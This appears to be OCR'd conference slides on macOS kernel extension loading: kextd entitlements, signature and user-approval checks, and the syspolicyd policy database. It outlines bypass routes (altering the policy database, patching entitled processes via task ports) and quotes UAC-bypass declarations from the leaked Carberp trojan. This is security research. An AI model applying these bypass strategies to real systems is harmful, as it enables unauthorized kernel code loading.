


Kernel

XNU

kextd

User space



What makes kextd so special

```
→ ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

kextd on macOS Mojave 10.14.2 (18C54)


Actually there are three binaries that have these entitlements: **kextd**, **kextload**, **kextutil**



What makes kextd so special

```
→ ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

kextd on macOS Mojave 10.14.2 (18C54)



Actually there are three binaries that have these entitlements: kextd, kextload, kextutil



What makes kextd so special

```
→ ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

Entitled to ask kernel to load
an extension via **kext_request**

kextd on macOS Mojave 10.14.2 (18C54)

Actually there are three binaries that have these entitlements: kextd, kextload, kextutil



What makes kextd so special

```
→ ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

Entitled to ask kernel to load
an extension via **kext_request**

kextd on macOS Mojave 10.14.2 (18C54)

Actually there are three binaries that have these entitlements: kextd, kextload, kextutil



What makes kextd so special

```
→ ~ jtool --ent /usr/libexec/kextd -arch x86_64
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>com.apple.private.KextAudit.user-access</key>
  <true/>
  <key>com.apple.private.allow-bless</key>
  <true/>
  <key>com.apple.private.kernel.get-kext-info</key>
  <true/>
  <key>com.apple.rootless.kext-secure-management</key>
  <true/>
  <key>com.apple.rootless.storage.KernelExtensionManagement</key>
  <true/>
  <key>com.apple.security.cs.allow-unsigned-executable-memory</key>
  <true/>
</dict>
</plist>
```

Entitled to ask kernel to load
an extension via **kext_request**

Entitled to write to
`/Library/StagedExtensions`

kextd on macOS Mojave 10.14.2 (18C54)

Actually there are three binaries that have these entitlements: **kextd**, **kextload**, **kextutil**




Checks in kextd / kextload / kextutil

- Implemented in function `authenticateKext` of `kext_tools`
- Check bundle permission, must be owned by root and not writable by other groups
- Check bundle signature: must be signed
- During the loading process, the bundle must be staged to a rootless protected location: `/Library/StagedExtensions`
(requires `com.apple.rootless.storage.KernelExtensionManagement` entitlement)
- Invoke syspolicyd to ask user for approval to load a valid signed third party extension
(User-Approved Kernel Extension Loading or SKEL)
- If SIP is disabled, some of the checks are skipped



Secure Kernel Extension Loading

- Even a valid signed kernel extension still requires user approve to load
- Managed by user space daemon syspolicyd, not XNU
- Rules stored in a SQLite database
- The database is protected by rootless, even root permission is insufficient to modify



```
➔ ~ sudo file /var/db/SystemPolicyConfiguration/KextPolicy  
/var/db/SystemPolicyConfiguration/ExecPolicy: SQLite 3.x database, last  
written using SQLite version 3024000  
➔ ~ sudo xattr /var/db/SystemPolicyConfiguration/  
com.apple.rootless
```



SKEL Internal

kextd

```
@interface SPKernelExtensionPolicy : NSObject
- (char) canLoadKernelExtension:(id)ext error:(NSError **)err;
- (char) canLoadKernelExtensionInCache:(id)ext error:(NSError **)err;
@end
```

syspolicyd

```
@interface KextManagerPolicy : NSObject
- (BOOL)canLoadKernelExtensionAtURL:(id)url isCacheLoad:(BOOL)cache;
@end
```

XPC

Make the decision
based on the rules

```
CREATE TABLE kext_load_history_v3 ( path TEXT PRIMARY KEY, team_id TEXT, bundle_id
TEXT, boot_uuid TEXT, created_at TEXT, last_seen TEXT, flags INTEGER );
CREATE TABLE kext_policy ( team_id TEXT, bundle_id TEXT, allowed BOOLEAN,
developer_name TEXT, flags INTEGER, PRIMARY KEY (team_id, bundle_id) );
CREATE TABLE kext_policy_mdm ( team_id TEXT, bundle_id TEXT, allowed BOOLEAN,
payload_uuid TEXT, PRIMARY KEY (team_id, bundle_id) );
CREATE TABLE settings ( name TEXT, value TEXT, PRIMARY KEY (name) );
```



SKEL bypass

- To bypass, pick any one of the following
 - Code execution on a rootless entitled process, modify the KextPolicy database
 - Get the task port of syspolicyd, patch
-[KextManagerPolicy canLoadKernelExtensionAtURL:isCacheLoad:]
 - Get the task port of kextd, patch
-[SPKernelExtensionPolicy canLoadKernelExtensionInCache:error]



A logic kernel attack surface

- Neither the signature nor file permission is checked by kernel
- It accepts `kext_request` as long as the user space process has `com.apple.rootless.kext-secure-management` entitlement
- User space process `kextd` / `kextutil` / `kextload` are responsible to perform the signature and other validation
- Once you own the entitlement, you rule the kernel
- Or you can try to obtain a task port for those entitled process (which are still protected by SIP)



Hijack the entitlement



DLL hijacking on Windows


- Binaries in whitelist don't trigger UAC prompt
- Kinda like SUID binaries on *nix
- Hijack dll (via PE imports or dynamic LoadLibrary calls) to inject payload in to the trusted binary

```
static const char* uacTargetDir[] = { "system32\\sysprep", "ehome" };
static const char* uacTargetApp[] = { "sysprep.exe", "mcx2prov.exe" };
static const char* uacTargetDll[] = { "cryptbase.dll", "CRYPTSP.dll" };
static const char* uacTargetMsu[] = { "cryptbase.msu", "CRYPTSP.msu" };

static bool Exec( DWORD* exitCode, char *msg, ... );
static bool InfectImage( PVOID data, DWORD dataSize, char *dllPath, char *commandLine );

bool RunDllBypassUAC( const LPVOID module, int szModule, int method )
```

(Leaked source from Windows banking trojan 'Carberp')

